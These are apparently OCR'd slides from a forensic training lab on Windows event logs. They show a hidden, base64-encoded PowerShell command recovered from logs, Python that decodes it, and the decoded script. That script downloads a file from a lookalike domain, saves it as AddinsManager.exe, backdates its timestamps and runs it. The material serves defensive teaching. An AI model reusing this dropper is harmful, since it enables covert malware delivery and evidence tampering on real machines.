
- Microsoft-Windows-TaskScheduler%4Operational.evtx
  - When you filter with “\SyS”, …

Scenario 1 Labs



Lab 3-3 (4) Analyzing Logs


- Microsoft-Windows-TaskScheduler%4Operational.evtx
  - When you filter with “\SyS”, you can find that it was kicked every hour.



Scenario 1 Labs

Lab 3-4 (1) Analyzing Logs on Client-Win10-1

- Windows PowerShell.evtx
  - We can find suspicious strings when you filter with event IDs 400, 403 and 800.



PowerShell Argument Strings

```
powershell.exe -window hidden -noni -nop -nologo -exec bypass -enc
JABjAG8AdQBuAHQAIAA9ACAAKABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAALQBRAHUAZQByAHkAIAAiAFMARQ
BMAEUAQwBUACAAKgAgAEYAUgBPAE0AIABXAGkAbgAzADIAXwBQAHIAbwBjAGUAcwBzACAAVwBIAEUAUgBFACAAQwBv
AG0AbQBhAG4AZABMAGkAbgBlACAATABJAEsARQAgACcAJQBBAGQAZABpAG4AcwBNAGEAbgBhAGcAZQByAC4AZQB4A
GUAJQAnACIAIAB8ACAATQBlAGEAcwB1AHIAZQAtAE8AYgBqAGUAYwB0ACkALgBDAG8AdQBuAHQADQAKACQAZAAgAD0
AIAAiAEMAOgBcAFwAVwBpAG4AZABvAHcAcwBcAFwAYQBkAGQAaQBuAHMAXABcAEEAZABkAGkAbgBzAE0AYQBuAGEA
ZwBlAHIALgBlAHgAZQAiAA0ACgAkAGQAdAAgAD0AIAAiADIAMAAxADYALwA2AC8AMQAzACAAMQA0ADoANAAxADoAMg
A4ACIADQAKAGkAZgAoACQAYwBvAHUAbgB0ACAALQBlAHEAIAAwACkAewANAAoAIAAgACAAIAAkAHcAYwA9ACgATgBlA
HcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAA0ACgAgACA
AIAAgACQAdwBjAC4AUABvAG8AeAB5AD0AKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGU
AdAAuAFcAZQBiAFAAcgBvAHgAeQAoACcAaAB0AHQAcAA6AC8ALwBwAHIAbwB4AHkALgBuAGkAbgBqAGEALQBtAG8AdA
BvAHIAcwAuAG4AZQB0ADoAOAAwADgAMAAvACcALAAgACQAdABvAHUAZQApACkADQAKACAAIAAgACAAJAB3AGMALg
BEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwBvAHUAdAAxAG8AbwBrAC4AbgBlAHQAL
wBzAHUAbQBtAGEAcgB5AC4AagBwAGcAJwAsACQAZAApAA0ACgAgACAAIAAgAFMAZQB0AC0ASQB0AGUAbQBQAHIAbw
BwAGUAcgB0AHkAIAAkAGQAIAAtAE4AYQBtAGUAIABDAHIAZQBhAHQAaQBvAG4AVABpAG0AZQAgAC0AVgBhAGwAdQBl
ACAAJABkAHQADQAKACAAIAAgACAAUwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgACQAZAAgAC0ATgBhA
G0AZQAgAEwAYQBzAHQAVwByAGkAdABlAFQAaQBtAGUAIAAtAFYAYQBsAHUAZQAgACQAZAB0AA0ACgAgACAAIAAgAFM
AZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAkAGQAIAAtAE4AYQBtAGUAIABMAGEAcwB0AEEAYwBjAGUAc
wBzAFQAaQBtAGUAIAAtAFYAYQBsAHUAZQAgACQAZAB0AA0ACgAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBz
AHMAIAAkAGQADQAKAH0A
```

Decoding it with Python

```
import base64
print(base64.b64decode("JABjAG8AdQBuAHQAIAA9ACAAKABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAALQBRAH
UAZQByAHkAIAAiAFMARQBMAEUAQwBUACAAKgAgAEYAUgBPAE0AIABXAGkAbgAzADIAXwBQAHIAbwBjAGUAcwBzACAA
VwBIAEUAUgBFACAAQwBvAG0AbQBhAG4AZABMAGkAbgBlACAATABJAEsARQAgACcAJQBBAGQAZABpAG4AcwBNAGEAb
gBhAGcAZQByAC4AZQB4AGUAJQAnACIAIAB8ACAATQBlAGEAcwB1AHIAZQAtAE8AYgBqAGUAYwB0ACkALgBDAG8AdQBu
AHQADQAKACQAZAAgAD0AIAAiAEMAOgBcAFwAVwBpAG4AZABvAHcAcwBcAFwAYQBkAGQAaQBuAHMAXABcAEEAZABk
AGkAbgBzAE0AYQBuAGEAZwBlAHIALgBlAHgAZQAiAA0ACgAkAGQAdAAgAD0AIAAiADIAMAAxADYALwA2AC8AMQAzACAA
MQA0ADoANAAxADoAMgA4ACIADQAKAGkAZgAoACQAYwBvAHUAbgB0ACAALQBlAHEAIAAwACkAewANAAoAIAAgACAAI
AAkAHcAYwA9ACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBl
AG4AdAApAA0ACgAgACAAIAAgACQAdwBjAC4AUAByAG8AeAB5AD0AKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5A
HMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFAAcgBvAHgAeQAoACcAaAB0AHQAcAA6AC8ALwBwAHIAbwB4AHkALgBuAGk
AbgBqAGEALQBtAG8AdABvAHIAcwAuAG4AZQB0ADoAOAAwADgAMAAvACcALAAgACQAdABhAHUAZQApACkADQAKACA
AIAAgACAAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwBvAHUAdAAxAG
8AbwBrAC4AbgBlAHQALwBzAHUAbQBtAGEAcgB5AC4AagBwAGcAJwAsACQAZAApAA0ACgAgACAAIAAgAFMAZQB0AC0A
SQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAkAGQAIAAtAE4AYQBtAGUAIABDAHIAZQBhAHQAaQBvAG4AVABpAG0AZ
QAgAC0AVgBhAGwAdQBlACAAJABkAHQADQAKACAAIAAgACAAUwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQ
AgACQAZAAgAC0ATgBhAG0AZQAgAEwAYQBzAHQAVwByAGkAdABlAFQAaQBtAGUAIAAtAFYAYQBsAHUAZQAgACQAZAB0
AA0ACgAgACAAIAAgAFMAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAkAGQAIAAtAE4AYQBtAGUAIABMA
GEAcwB0AEEAYwBjAGUAcwBzAFQAaQBtAGUAIAAtAFYAYQBsAHUAZQAgACQAZAB0AA0ACgAgACAAIAAgAFMAdABhAHIA
dAAtAFAAcgBvAGMAZQBzAHMAIAAkAGQADQAKAH0A").decode('utf-16-le'))
```

Scenario 1 Labs

Lab 3-4 (4) Analyzing Logs on Client-Win10-1

- Windows PowerShell.evtx
  - Decoded strings


```
$count = (Get-WmiObject -Query "SELECT * FROM Win32_Process WHERE CommandLine LIKE '%AddinsManager.exe%'"
| Measure-Object).Count
$d = "C:\\Windows\\addins\\AddinsManager.exe"
$dt = "2016/6/13 14:41:28"
if($count -eq 0){
    $wc=(New-Object System.Net.WebClient)
    $wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true))
    $wc.DownloadFile('http://out1ook.net/summary.jpg',$d)
    Set-ItemProperty $d -Name CreationTime -Value $dt
    Set-ItemProperty $d -Name LastWriteTime -Value $dt
    Set-ItemProperty $d -Name LastAccessTime -Value $dt
    Start-Process $d
}
```

Lab 3-4 (5)
Analyzing Logs on Client-Win10-1


- PowerShell
  - Windows PowerShell.evtx
    - It looks to download and execute malware.
    - It was kicked every minute.
    - The executable file name was “AddinsManager.exe”.
